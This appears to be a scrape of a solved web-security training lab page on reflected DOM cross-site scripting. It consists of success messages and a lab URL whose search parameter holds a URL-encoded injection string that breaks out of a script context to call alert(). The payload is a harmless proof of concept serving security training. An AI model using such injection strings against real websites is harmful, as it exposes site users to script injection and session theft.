...e03afcdf780d62680009f00ca.web-security-academy.net says

Congratulations, you solved the lab!



https://0afb003e03afcdf780d62680009f00ca.web-security-academy.net/?search=%5C"%7D%2Balert%28%29%2F%2F

Reflected DOM XSS

Back to lab description »

LAB Solved

Congratulations, you solved the lab!